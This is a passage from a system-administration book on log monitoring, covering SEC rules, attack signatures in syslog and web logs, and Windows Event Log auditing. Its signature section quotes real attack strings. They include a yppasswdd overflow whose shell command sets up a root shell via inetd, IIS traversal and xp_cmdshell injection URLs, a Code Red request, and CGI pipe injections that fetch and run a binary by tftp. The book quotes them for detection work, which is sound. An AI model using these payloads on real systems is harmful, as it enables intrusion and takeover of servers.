pattern=DHCPREQUEST for (\S+) from (\S+) via (\S+)
context=DHCP
desc=DHCP Request
action=add DHCP DHCPREQUEST ipaddr=$1 macaddr=$2 interface=$3
# Look for special event "REPORT" and print out the context
# buffer
type=single
ptype=regexp
pattern=^REPORT
desc=write report
context=DHCP
action=report DHCP /usr/bin/sort -u
# suppress anything else
type=suppress
ptype=regexp
pattern=.
```

The output from running this config file looks like this:

```
WARNING: refused connection service=sshd host=::ffff:61.166.6.60
WARNING: refused connection service=sshd host=::ffff:70.240.3.138
WARNING: refused connection service=sshd host=::ffff:200.68.1.187
DHCPREQUEST ipaddr=10.0.0.2 macaddr=00:02:b3:b4:86:43
interface=eth1
```

```
DHCPREQUEST ipaddr=10.0.0.3 macaddr=00:0c:41:12:2c:f1
interface=eth1
DHCPREQUEST ipaddr=10.0.0.4 macaddr=00:0a:e6:38:63:5a
interface=eth1
```

This isn't the prettiest or most useful output, but it gives you an idea of what SEC can do.

Other Single-Line Parsing Tools

There are nearly as many programs for parsing log files as there are networks whose files need to be parsed. Everyone wants slightly different information from their data, and every network is different, so many system administrators have decided to roll their own rather than modify someone else's tool. The applications listed here are provided for information only; we haven't used them, so we can't say much about their performance or flexibility. A complete list of URLs is maintained at the loganalysis Web site.[10]

colorlogs color-codes log files based on a keyword file and a user's configuration file.[11] If you're a visually oriented person, you may really enjoy this. It's great for Web monitoring systems.

The OpenSystems Network Intelligence Engine, a commercial appliance, supports a variety of Cisco devices, FireWall-1, and other systems.[12]

Experienced programmers may want to use the improved versions of Swatch, *syslog*, and a couple of other audit applications available at the Pacific Institute for Computer Security.[13]

Others include *autobuse*, *roottail, log_analysis*, *logmuncher*, *logscanner*, *LogWatch* . . . the list goes on.

Attack Signatures

Now that you have your parsing and analysis tools in place, what should you look for? In addition to the voluminous list of events in Appendix 1, here we'll show a variety of actual log messages from known attacks. Including alerts for these can be a cheap, handy indicator of malicious activity on your network. The list is by no means comprehensive—of course new attacks and exploits are announced all the time—but this is a decent starting point.

Detecting Use of PROTOS

In 2002, CERT announced multiple vulnerabilities in many implementations of SNMP.[14] A denial of service was possible in all vulnerable systems, and some systems

10. http://www.loganalysis.org.
11. http://www.resentment.org/projects/colorlogs/.
12. http://www.opensystems.com/.
13. http://pics.sdsc.edu.
14. CERT Advisory CA-2002-03: Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol: http://www.cert.org/advisories/CA-2002-03.html.

were susceptible to a root compromise via a buffer overflow. A test suite called PROTOS was made available to test for vulnerabilities in your systems. It also came in quite handy for producing attack signatures![15]

Here are some examples of what was found testing PROTOS against Solaris *snmpdx*.

One of the tests DoS'ed the *snmpd* daemon. As a result, the next test caused the following message to be generated:

```
Feb 12 23:25:48 mordor snmpdx: agent snmpd not responding
```

Another test produced these messages. Notice the absurdly large version number:

```
Feb 15 02:06:45 mordor snmpdx: error while receiving a pdu from
testmachine.lab.fakename.com.60347: The message has a wrong version
(8355711)
Feb 15 02:08:58 mordor snmpdx: SNMP error (UNKNOWN! (65793), 0)
sent back to testmachine.lab.fakename.com.61021
```

Snort rules for PROTOS are available. This is an example of a message from Snort showing a detected attack:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 161 (msg:"Attack using
PROTOS Test-Suite-req-app"; content: "|30 26 02 01 00 04 06 70 75
62 6C 69 63 A0 19 02 01 00 02 01 00 02 01 00 30 0E 30 0C 06 08 2B
06 01 02 01 01 05 00 05 00|";)
```

net-snmp and the Windows SNMP system do not produce log data when PROTOS is run against them—another example of how the quality of logging depends on the application and operating system developers.

Buffer Overflows—Again

Here is an example of a buffer overflow against *yppasswdd*, part of the NIS service:

```
Jun 18 16:54:45 beagle yppasswdd[155]: yppasswdd: user
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ÿ?û¸ÿ?üL@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ ¿ÿÿ ¿ÿÿÿÿÿàP" À®`î"?∂®àÀ-ÿÿî"?ô®àÀ-
ÿ?î"?øÀ-ÿÿÀ"?ü ;? ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ/bin/shÿ-cÿ echo 'rje stream tcp
nowait root /bin/sh sh -i'>z;/usr/sbin/inetd -s z;rm z;: does not
exist
```

Note the large number of repeating characters, followed by a shell command. This example tries to create a bogus *inetd.conf* file (called *z)* and to start up a second copy of *inetd*, effectively creating a service on the RJE port which will spawn a root shell upon connection. How clever.

Looking for strings such as `/bin/sh` in your log messages can be quite useful, as can be looking for large numbers of repeating characters.

15. Complete list of IDS signatures available to detect use of PROTOS tool at http://www.counterpane.com/alert-snmp3.html.

cachefsd Buffer Overflow

These messages are caused by a remotely exploitable heap overflow in Solaris *cachefsd*:[16]

```
May 16 22:46:08 victim-host inetd[600]:
/usr/lib/fs/cachefs/cachefsd: Segmentation Fault - core dumped

May 16 22:46:22 victim-host inetd[600]:
/usr/lib/fs/cachefs/cachefsd: Bus Error - core dumped

May 16 22:47:09 victim-host inetd[600]:
/usr/lib/fs/cachefs/cachefsd: Hangup
```

Any core dump is worth knowing about. Even if it's not an attack, something is broken somewhere.

Here we have a good example of multi-event correlation. Detecting a sequence of different errors by the same service is an interesting indicator.

Cisco Interface Changing Status

Here is an example of an ATM interface on a Cisco box changing status:

```
Feb 26 00:29:50: %LINEPROTO-5-UPDOWN: Line protocol on Interface
ATM0/0/1, changed state to down
Feb 26 00:29:55: %LINEPROTO-5-UPDOWN: Line protocol on Interface
ATM0/0/1, changed state to up
```

Interfaces bouncing unexpectedly look very suspicious. Interfaces coming up that shouldn't be up also rouse suspicion.

Windows Attack Signatures

This is an example of a brute force attack on user accounts on a Windows system:

```
289010633 2003-01-09 00:18:41.423 xxxxx.ad.uky.edu AUTH/SEC WARNING
138161:Thu Jan 09 00:18:40 2003: XXXXX/Security (529) - "Logon
Failure: Reason: Unknown user name or bad password User Name:
administrator Domain: PAFU-EYWAKTYSNO Logon Type: 3 Logon Process:
NtLmSsp Authentication Package: NTLM Workstation Name: PAFU-EYWAK-
TYSNO"
```

Failed login attempts from non-local or unknown domains almost always indicate someone conducting a brute-force attack on user accounts. Would you have a domain called `PAFU-EYWAKTYSNO` ?

Web Server Attack Signatures

We'll show a variety of Web server attacks here. Note that these won't show up in your *syslog* output unless your Web server forwards logs to *syslog*. Most busy sites prefer to log Web traffic directly to a file, for performance reasons. But the same techniques you are applying to your *syslog* data can be applied to your Web log data.

16. CERT Advisory CA-2002-11, Heap Overflow in Cachefs Daemon (cachefsd), http://www.cert.org/advisories/CA-2002-11.html.

Web logs repay analysis, as Web servers are highly visible and frequently attacked. The error logs can reveal application failures, and the access logs can show attempts to retrieve files or traverse directories and can also show SQL injection attacks and attempts to run arbitrary shell code.

Attacks on IIS

These attacks are specific to Microsoft Internet Information Server.

This example shows the ability to execute an arbitrary command via a directory traversal vulnerability:

```
http://host/index.asp?something=..\..\..\..\WINNT\system32\cmd.exe?/
c+DIR+e:\WINNT\*.txt
```

Anytime you see the pattern `..\..` (or `../..`) in IIS logs, you're seeing evidence of a directory traversal attempt, that is, an attempt to read or execute a file outside of the scripts (`cgi`) directory.

The example below shows a SQL injection attack on MS-SQL, ultimately for the same purpose:

```
http://host/cgi-bin/lame.asp?name=john`;EXEC
master.dbo.xp_cmdshell'cmd.exe dir c:'—
```

Code Red: Here is an example of the log produced from a Code Red attack:

```
128.101.47.28 - - [28/Sep/2001:00:43:43 -0400] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u685
8%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%
u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 404 284 "-" "-"
```

Note the long string of repeating characters.

The Code Red worm and related variants took advantage of a buffer overflow vulnerability in the Microsoft IIS indexing service. This exploit, now over three years old, is still circulating. In this example, the HTTP server returned a `code 404: file not found` , indicating that the attack was unsuccessful.

Apache HTTPD Notes

An incorrectly written `cgi` leaves the door open for directory traversal:[17]

```
http://host/cgi-bin/lame.cgi?file=../../../../etc/motd
```

Here a poorly written script did not check for insertion of a shell metacharacter (the pipe symbol | in this example), which allowed the attacker to execute arbitrary shell commands on the server:

17. Apache attacks are described at http://www.cgisecurity.com/papers/fingerprint-port80.txt and http://www.cgisecurity.net/papers/fingerprinting-2.html. Jose Nazario demonstrates the effect of Code and Nimda on Apache at http://monkey.org/~jose/worms/log-analysis/index.html.

```
10.2.3.4 - - [06/Sep/2004:04:24:52 -0700] "GET
/cgi-bin/database/displayfile.cgi?filename=27808588-
83932.prot_gap|tftp%4.5.6.7%20<%20a.txt| HTTP/1.1" 200 333
1.2.3.4 - - [06/Sep/2004:04:25:50 -0700] "GET
/cgi-bin/database/displayfile.cgi?filename=27808588-
83932.prot_gap|chmod%20755%20tshd| HTTP/1.1" 200 284
10.2.3.4 - - [06/Sep/2004:04:26:06 -0700] "GET
/cgi-bin/database/displayfile.cgi?filename=27808588-
83932.prot_gap|chmod%20755%20suntshd| HTTP/1.1" 200 284
10.2.3.4 - - [06/Sep/2004:04:26:21 -0700] "GET
/cgi-bin/database/displayfile.cgi?filename=
27808588-83932.prot_gap|./suntshd| HTTP/1.1" 200 284
```

The attacker downloaded a program, made the program executable and *setuid*, and then executed the program. Notice that the attacker even made a typo and had to try again.

Checking URLs in access logs for shell metacharacters can find some interesting messages.

Slapper: Linux/SSL worm: The Apache/mod-SSL worm, discovered September 13, 2002, exploits a buffer overflow in SSLv2:[18]

```
[error] SSL handshake failed: HTTP spoken on HTTPS port; trying to
send HTML error page
[error] OpenSSL: error:1407609C:SSL routines:
SSL23_GET_CLIENT_HELLO:http request [Hint: speaking HTTP to HTTPS
port!?]
```

Note the attempt to speak HTTP on the HTTPS port.

This little gem shows up only when the Slapper exploit probes an Apache server running the then-current, patched version of OpenSSL, 0.9.6g. The new code handles the buffer overflow data correctly. As is frequently the case, when the exploit hits a vulnerable system, it works and leaves no evidence in the Apache logs or in *syslog*.

portsentry Log: Here is a message generated by *portsentry* showing a connection attempt to port 80:[19]

```
Nov 19 00:12:53 host portsentry[17645]: [ID 702911 daemon.notice]
attackalert: Connect from host:
ns1.colo.f1host.com.br/207.153.110.234 to TCP port: 80
```

In this instance, it is the remote hostname that incites suspicion. End users do not ordinarily browse the Web from name servers, so it is reasonable to suspect that a box named `ns1.colo.f1host.com.br` making a connection to port 80 may be a compromised machine.

18. http://www.counterpane.com/alert-i20020915-001.html.
19. http://sourceforge.net/projects/sentrytools.

NFS Attempts

setuid Attempt

Here is an example of an attempt to run a *setuid* program on a filesystem that was mounted with the *nosuid* option:

```
Apr 30 15:13:27 fee.example.com   NOTICE: lpr, uid 1234: setuid
execution not allowed, dev=fa0000001e
```

In this case the attacker managed to write a *setuid-root* program onto an NFS-mounted partition and then tried to execute the program to gain root privileges. Obviously, the attempt failed. Had this attempt been successful, it would not have been logged.

NFSshell Attempt

NFSshell is a nifty tool for testing whether your NFS server allows mounts from unprivileged ports.[20] Unfortunately, it's also used by attackers to gain access to vulnerable NFS servers. This is an example of a rejected NFSshell attempt:

```
May 12 11:37:47 fie.example.com NOTICE: nfs_server: client empire
(10.4.5.6) sent NFS request from unprivileged port
```

Again, this message only shows up when the NFS server is properly configured to deny the attack.

su to User

This example is the message generated by the *su* command:

```
Jun  4 14:38:38 foe.example.com  'su joe' succeeded for root on
/dev/pts/4
```

What is particularly interesting in this case is that root is *su*'ing to a user, instead of the other way around. This could be an attacker trying to bypass the security of a root-squashed NFS mounted filesystem by writing files as the user.


Creating Attack Signatures

Remember, in the final analysis you're the only person who knows what matters on your network (well, you and your co-workers, maybe). So it's pretty likely there are events that are important to you that aren't included in this discussion. They may be attacks that are specific to a home-grown application your organization depends on, or hardware diagnostics for some obscure piece of machinery in your lab, or something required for the well-being and maintenance of your CEO. For these kinds of situations, you may want to generate your own log signatures, rather than depending on random chance—or not-so-random malice—to cause that message to appear magically.

Pick the events you care about and the attacks that are particularly dangerous to your setup. Run them against a machine offline (on an isolated or air-gapped network if need be), and use the log data to write your own log rules.[21]

20. ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz.
21. Yet another good idea from Lance Spitzner.

Following this advice lets you monitor your logs for malicious or other damaging activity without having to wait for the bad thing to happen to a production system. It can be time-consuming, especially for custom devices and applications, but it's the best way to capture information about potentially destructive or disruptive events.



7. Windows Logging

In this chapter we'll examine the Windows Event Log, which is the Windows equivalent of *syslog*. We'll explain what it is, how it differs from *syslog*, and how to forward Event Log messages to a *syslog* loghost.

If you don't do Windows, you will probably want to skip this chapter.

The Windows Event Log

Apart from *syslog*, the most commonly deployed logging system in most organizations is the Microsoft Windows Event Log. As you might expect, it has some disadvantages relative to its UNIX cousin—but it has some strengths too, which you'll want to consider as you integrate Windows systems into your UNIX logging infrastructure.

On the plus side, because Microsoft controls the entire stream of operating system logging, there's a lot more consistency across different OS versions than UNIX users have come to expect. In particular, system and security messages retain the same message identifiers across different operating system versions and service packs, which means that once you've got tools in place to generate reports on Event ID 529 (failed logins), you're good to go, no matter how many different flavors of Windows you're supporting. Another advantage is that only the local machine's Event Log service and its Local Security Authority (two core components of Windows) are able to write data to the security log, which means that security events are recorded with rather more intrinsic reliability than UNIX logs offer.

In the minus column, Windows stores its events as binary messages, not text, so all your favorite parsing tools, such as `grep` , are useless until you've done some data transformations. The format is publicly available and implemented in a number of Perl modules and other open source programs, but it's still annoying that you can't immediately apply all the tools you've developed under UNIX. Of course, they do include an incredibly useful colored dot that indicates the severity of the message.

In addition, Windows lacks a built-in mechanism for transferring Event Logs to a central loghost. Again, open source and commercial add-ons provide ways to overcome this limitation, but especially in a large enterprise environment, it's a significant shortcoming.


The Windows Event Log consists of three sections: the System Log, the Security Log, and the Application Log. The System Log contains startup and shutdown messages, system component data, and messages from critical services. The Security Log

contains Windows auditing system data, including user and host authentication, IKE and IPsec messages, and access to file shares and printers. The Application Log holds nearly everything else (except for applications that generate text-based logfiles, such as IIS, which are stored in a separate file). The three binary Event Log files are stored in the `%SystemRoot%\system32\config` folder, as `SysEvent.Evt`, `SecEvent.Evt`, and `AppEvent.Evt`.

Any application that registers itself to the Event Log service can write audit data to the Application Log. To see which applications are registered, check the data contained in the `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Eventlog\Application` registry key. The Event Log API uses an error message library to translate from an Event ID to a human-readable message. Well-behaved Windows developers create meaningful log messages for their applications, as do their UNIX cohorts. Windows programmers, however, have to tabulate a message library for the Event Log API to make full use of their log messages, and their applications register themselves with the Event Log service to provide that translation capability.

If the system disk is full, Windows will start overwriting its log files. The only way to prevent this is to configure the system to stop logging when it runs out of disk space, or to shut the machine down entirely. These actions are less than ideal, since you either start losing audit information or lose the machine's availability altogether. This problem is one great reason for configuring your Windows systems to send Event Log data to a loghost, even though it takes a bit of work: you'll no longer need to worry about losing data if your Event Log fills up.

What the Event Log Looks Like




The *type* field varies depending on how your audit policy is configured. In the screen shot here, it's being used to show whether a particular record yields a successful or a failed action. In other cases, it may be a blue, yellow, or red dot. A blue dot indicates

diagnostic information that requires no action. Yellow indicates a warning that may require attention but does not severely impact the system. Red indicates an error that will probably make the system or service unavailable.

To retrieve more information about a particular event, select the item of interest, then under the *View* toolbar item, select *Details*. This translates the numerical error to a human-readable message.

Configuring Windows Audit Policy

Windows audit policy is configured through Local Security Policies. Under *Control Panel* on Win2k or later, select *Administrative Tools*, then *Local Security Policy*, then *Audit Policy*.



Windows lets you explicitly enable success and failure auditing in nine different categories: *account logon events*, *account management*, *directory service access*, *logon events*, *object access*, *policy changes*, *privilege use*, *process tracking*, and *system events*. At least for the novice, Windows audit configuration is rather more obvious than UNIX *syslog*. There's a clear relationship between the audit categories and the kinds of events you'll record, and it's relatively straightforward to configure just the messages you want without creating a lot of traffic you don't need. We've included a few of the most exciting messages in the category descriptions here:[1]

> *Account logon events:* Records user authentication activity from the perspective of the system that validated the attempt. Category includes `Event ID 672, authentication granted`; `676, authentication ticket request failed`; `678, account mapped for logon`; `679, account could not be mapped for logon`. This category was introduced in Win2k to provide a mechanism for centralized user logon monitoring. Before that time, failed logons were recorded only on the machine from which the user was authenticating, which was less than optimal in

1. A more comprehensive list of Event IDs and the corresponding audit category is online at http://www.loganalysis.org/sections/syslog/windows-to-syslog/log-windows.html.

an enterprise environment. Individual actions in this category are not particularly instructive, but large numbers of failures may indicate scanning activity, brute-force attacks on individual accounts, or the propagation of automated exploits. Records of successful account logons can help define normal user activity in your Windows network.

Account management: Records administrative activity related to the creation, management, and deletion of individual accounts and user groups. Category includes `Event ID 624, user account created`; `627, change password attempt`; `630, user account deleted`; `632, security enabled global group member added`; `643, domain policy changed`.

Directory service access: Records user-level access to any Active Directory object that has a System Access Control List defined. A SACL creates a set of users and usergroups for which granular auditing is required. If you want to enable this level of auditing for "regular" objects on the system—those that are not Active Directory objects—check out the next category. This category did not exist before Win2k, because AD wasn't available until that time. The only message in this category is `Event ID 566, a generic object operation took place`.

Logon events: Records user authentication activity, either to a local machine or over a network, from the system that originated the activity. Also records information about the establishment of IPsec connections, presumably because this involves host (and potentially user) authentication and authorization. Enabling this audit category will enable such messages as `Event ID 528, successful user logon`; `529, logon failure, unknown username or bad password`; `531, logon failure, because account is disabled`; `532, logon failure, because account has expired`; `533, logon failure, user not allowed to logon at this computer`; `538, user logoff`; `539, logon failure, account locked out`; `545, IPsec peer authentication failed`; `547, IPsec security association negotiation failed`.

Object access: Records user-level access to file system and registry objects that have System Access Control Lists defined. Provides a relatively easy way to track read access, as well as changes, to sensitive files, integrated with the operating system. Category includes `Event ID 560, object open` ; `564, object deleted`.

Policy changes: Records administrative changes to the access policies, audit configuration, and other system-level settings. Category includes `Event ID 608, user right assigned`; `610, new trusted domain`; `612, audit policy changed`. It also includes records of IPsec configuration

if the security protocols are in use. Significant IPsec-related messages include `614, IPsec policy agent disabled`; `615, IPsec policy changed` ; `616, IPsec policy agent encountered a potentially serious failure`.

Privilege use: Windows operating systems incorporate the concept of a user right, granular permission to perform a particular task. If you enable privilege use auditing, you record all instances of users exercising their access to particular system functions (creating objects, debugging executable code, or backing up the system). Its closest equivalent in the UNIX world is process accounting. Like process accounting, it can be very demanding of CPU cycles and disk space. Employ it sparingly, and only in high security situations, when you'll make reasonable use of the data you generate—or at least archive it regularly. Category includes `Event ID 576, specified privileges were added to a user's access token (during logon)`; `577, a user attempted to perform a privileged system service operation`.

Process tracking: Generates detailed audit information when processes start and finish, programs are activated, or objects are accessed indirectly. Process tracking is even more like UNIX process accounting than privilege use auditing is, and the same caveats apply. Used cautiously, it can be an extremely valuable tool. Category includes `Event ID 592, a new process was created`; `593, a process exited`; `598, auditable data was protected`; `599, auditable data was unprotected`; `601, a user attempted to install a service`. Hmm, that one sounds interesting . . .

System events: Records information on events that affect the availability and integrity of the system, including boot messages and the once-elusive system shutdown message. Category includes `Event ID 512, system is starting`; `513, Windows is shutting down` (which prior to Windows XP was sent to the Event Log Service *after* it had shut down, so it never got recorded); `516, resource exhaustion in the logging subsystem; some audits lost`; `517, audit log cleared`.

To configure logging in these categories, right-click on their listing in the Audit Policy window described above. Microsoft recommends these settings, at least in a domain/Active Directory environment:[2]

Logging Category	**MS Recommendation (Explanation)**
Audit account logons	Success on domain controllers (record authorized activity throughout enterprise)

2. http://www.microsoft.com/resources/documentation/WindowsServ/2003/standard/proddocs/en-us/Default.asp?url=/resources/documentation/WindowsServ/2003/standard/proddocs/en-us/sag_SEconceptsImpAudBP.asp.

Audit account management	Success
Audit Directory Service access	Enable only if required
Audit logons	Success (you can see successful logons by unauthorized users—although how can you tell they're unauthorized, without that nice layer of failed logon messages all around?)
Audit object access	Enable only if required
Audit policy changes	Success on domain controllers (administration throughout enterprise)
Audit privilege use	Enable only if required
Audit system events	Success, failure (generates relatively low volumes of high-value data)
Enable process tracking	Enable only if required

Microsoft seem to think that enabling failure auditing, although useful for incident analysis and forensics, is too expensive in terms of disk space to be worthwhile in most organizations. Oddly enough, we disagree. *Our* default audit configuration for standalone Windows workstations is shown in the second screenshot, above, p. 64.

If you're working with Win2k domains or Active Directory infrastructures, you can control logging on the controllers themselves, member servers in the domain, and workstations, by creating appropriate Group Policies.

Logger Equivalents for the Windows Event Log

Microsoft provides an equivalent to *logger* called *logevent*, which enables scripts to write messages to the Event Log.[3] In addition to allowing administrators to write data to the Application Log from the Windows command line or from a batch file, *logevent* provides the incredibly useful ability to store events in the logs of other machines. These messages are transported using the standard Windows networking protocols, which, if they provide no advantages over UDP *syslog*, at least are no worse.

Like *logger*, *logevent* lets you configure the severity of the messages you generate (on Win2k and above), assign custom Event IDs for easy parsing, and specify the message source.

A number of open source and commercial developers have also created *logger* equivalents, each with subtle variations that may make them more or less useful for you. Adiscon's commercial MonitorWare products include an application that forwards text-based Windows log files, such as those produced by IIS, to a remote *syslog* server.[4]

3. http://support.microsoft.com/support/kb/articles/Q131/0/08.asp for WinNT; http://support.microsoft.com/default.aspx?scid=kb;en-us;315410 for Win2k. There's no specific documentation for Windows XP or Windows Server 2003, but the Win2k information apparently applies to later operating systems as well.

4. http://www.mwagent.com.

Kiwi's Syslog Message Generator sends manually generated *syslog* messages from a Windows command line or GUI to a *syslog* server.[5] The Message Generator does not read data from the Event Log, but it is useful for testing.

Managing the Windows Event Log

Windows doesn't give you many options for managing the Event Log. As we said above, the default behavior of the Event Log Service is to overwrite its logfiles when they become full. Since even on the latest Windows operating systems, the System, Security, and Application Logs default to a maximum file size of 512KB, this may become an issue sooner than you would expect.

Our recommendation is to use one of the Event Log to *syslog* forwarders we've discussed above, so that you can integrate your Windows systems directly into your logging and monitoring infrastructure. Remote archiving also eliminates risks due to circular overwriting.

But assuming you need to manage your Windows logs on their native hosts, you can select from a number of third-party tools that archive and clear Windows Event Logs.

A variety of useful freeware tools for NT can be found at Packet Storm.[6] One of them, NTOtools2.zip, contains a command-line tool called *ntolog* that can be used to back up the three Event Log binary files and clear the active logs. This action can be scheduled through the NT `at` command or using the Task Scheduler, and it protects you from your logfiles being unexpectedly overwritten.[7]

From the Windows command line:

```
ntolog \\SERVER /b /c /sec /f secbackup_05092001.evt
```

will back up your current Security Event log to a file called secbackup_05092001.evt, then clears the active log.

Or you can use batch-processing tools to export the Event Log to a text file for backup and analysis. `dumpel` from the WinNT/2000 Resource Kit will dump logs to comma-delimited files for easy import into Excel or whatever analysis tools you prefer:

```
dumpel –f secevts_05092004.txt –l Security –d 1
```

dumps the last day's worth of entries from the Security Event Log to a file called secevts_05092004.txt.

Windows to Loghost

Since the Windows Event Log Service does not include a mechanism to forward log events to a remote *syslog* server, a third-party tool is required.

5. http://www.kiwi-enterprises.com/info_sysloggen.htm.
6. http://www.packetstormsecurity.org/NT.
7. These tools are also available at http://www.securityfocus.com/data/tools/ntotoolsSD.zip.

A variety of commercial and open source tools provide this forwarding capability. They include EventReporter,[8] Kiwi *syslog* for Windows, and Snare for Windows.

Another option is the Perl module Win32::EventLog.[9] This module allows external access to EventLog API.


These tools share the limitation that the MS Event Log API does not provide access to a real-time stream of the data in the Event Log. Thus, they only allow you to configure an interval at which they'll check to see if any new data has arrived. If it has, it will be encapsulated as *syslog* packets and forwarded accordingly. Differentiators for these applications include:

Ease of deployment, especially remote and/or automated installs
Ability to selectively forward or filter the data that's sent to the loghost, which gives you granular control over the data you include in your monitoring scheme
Support for multiple loghosts or alternative alarm mechanisms (such as email or SNMP), for redundancy
Performance impact on the host operating system
Cost

If you need to integrate Windows systems into your UNIX logging infrastructure, at least plenty of tools are available to help you. And because the security-relevant messages have a stable format, they're easy to parse and pretty low maintenance.

8. http://www.eventreporter.com.

9. http://www.cpan.org/authors/id/GSAR/libwin32-0.16.zip. For information on the module, see http://search.cpan.org/doc/GSAR/libwin32-0.16/EventLog/EventLog.pm.



Conclusion

If you have gotten this far, you should have a basic logging infrastructure in place. We'll leave you with some final words of wisdom.

We've covered a lot of information on the care and feeding of a logging infrastructure, although we've only scratched the surface of the problem. In the final analysis, log data is a tool for gaining control of your network—not the only tool, maybe not the most efficient tool, but an irreplaceable source of information about the health of the machines in your care.

It's not an easy job. Your system logs are limited in terms of what they'll record. They have to be configured and verified, your applications need to be checked and tweaked, and you're still limited by what the developer who wrote the application or OS component thought would be useful. And many events that might be very interesting never get recorded at all, at least not without a little added encouragement. But it's worth the time and effort.

The overwhelming task of "dealing with logs" isn't so bad when you break it down. Remember, no matter how many systems there are on your network, no matter how much data they're generating, no matter how much pressure you're under, the process always comes down to:

> Be sure you're generating the kind of data you need.
> Gather it all in one place.
> Generate alerts and reports based on the appearance of significant events, and review things that don't match your filters on a regular basis.

By taking the time up front to make sure that your systems record the kinds of events you care about, and setting up alerts and reporting for the issues that are critical within your environment, you can keep your network running more smoothly and reliably and still have time to sleep, occasionally. Some last words of wisdom:


Loggers record only what you've told them to record. No matter how good your analysis tools are, you can't get information from your logs that you're not recording in the first place.

The vast majority of events on a system are not recorded—events must generate logs to show up in log monitoring. To put this another way, "You can't know what you don't know." Most default configurations of audit systems record relatively small amounts of information about the actions of users on the system—primarily because if

all actions were recorded, the amount of audit information generated would rapidly exceed the system's storage capacity.

When you are looking for intrusion information, remember that failed attacks often leave tracks, but successful attacks are often only recorded indirectly.

Our final word: You will never reach the final word in your logging infrastructure. Maintaining and analyzing logs is an ongoing process. Good luck to you. We hope we've put you on the road to logging for fun and profit—and for a stronger, safer network.




Appendix 1: Events to Record

What kinds of events do we want to record? Here are some potentially interesting events:

- Changes to administrative accounts
  - Addition of new user with root or admin privileges: On a UNIX system, accounts with UID 0 have superuser privileges, no matter what the userID is; on Windows, any member of the Administrator group has essentially unlimited system authority
  - Password change on root/admin account
- Configuration changes
- Creation of new accounts, especially those that look like system accounts or have admin privileges
- Database servers
  - Access control changes (DBAs granting themselves or other DBAs a higher level of access to system)
  - Automated reporting of network component versions
  - Changes to scripts on DB servers
  - DB account access over network
  - Interactive DB access rather than scheduled jobs or automated processing
  - Presence and use of non-interactive DB accounts
- Failed logins, especially to admin accounts
- Firewalls
  - Adds/deletes/changes of admin accounts
  - Administrative traffic from "unexpected" locations (such as the Internet)
  - Configuration changes
  - Connection logs (start/stop/amount of data)
  - Host OS messages as applicable
- Hardware/software/admin changes
- Hardware failures
- Inappropriate privilege transitions in kernel
- Invalid data input to application
  - Cause: data not present, too much data, improper format
  - Result: did app crash, spawn root shell, recover gracefully


- Monitoring Web servers
  - Host OS messages
  - Ivan Ristic's article "Web Security Appliance with Apache and mod_security" isn't primarily a document about monitoring Web server logs, but it contains a lot of clues about the sorts of phrases to look for in your Apache output. It's online at http://www.securityfocus.com/infocus/1739. There's also heaps of useful information at http://www.modsecurity.org.
  - Malicious signatures in access logs (artificial ignorance/content inspection)
  - New content
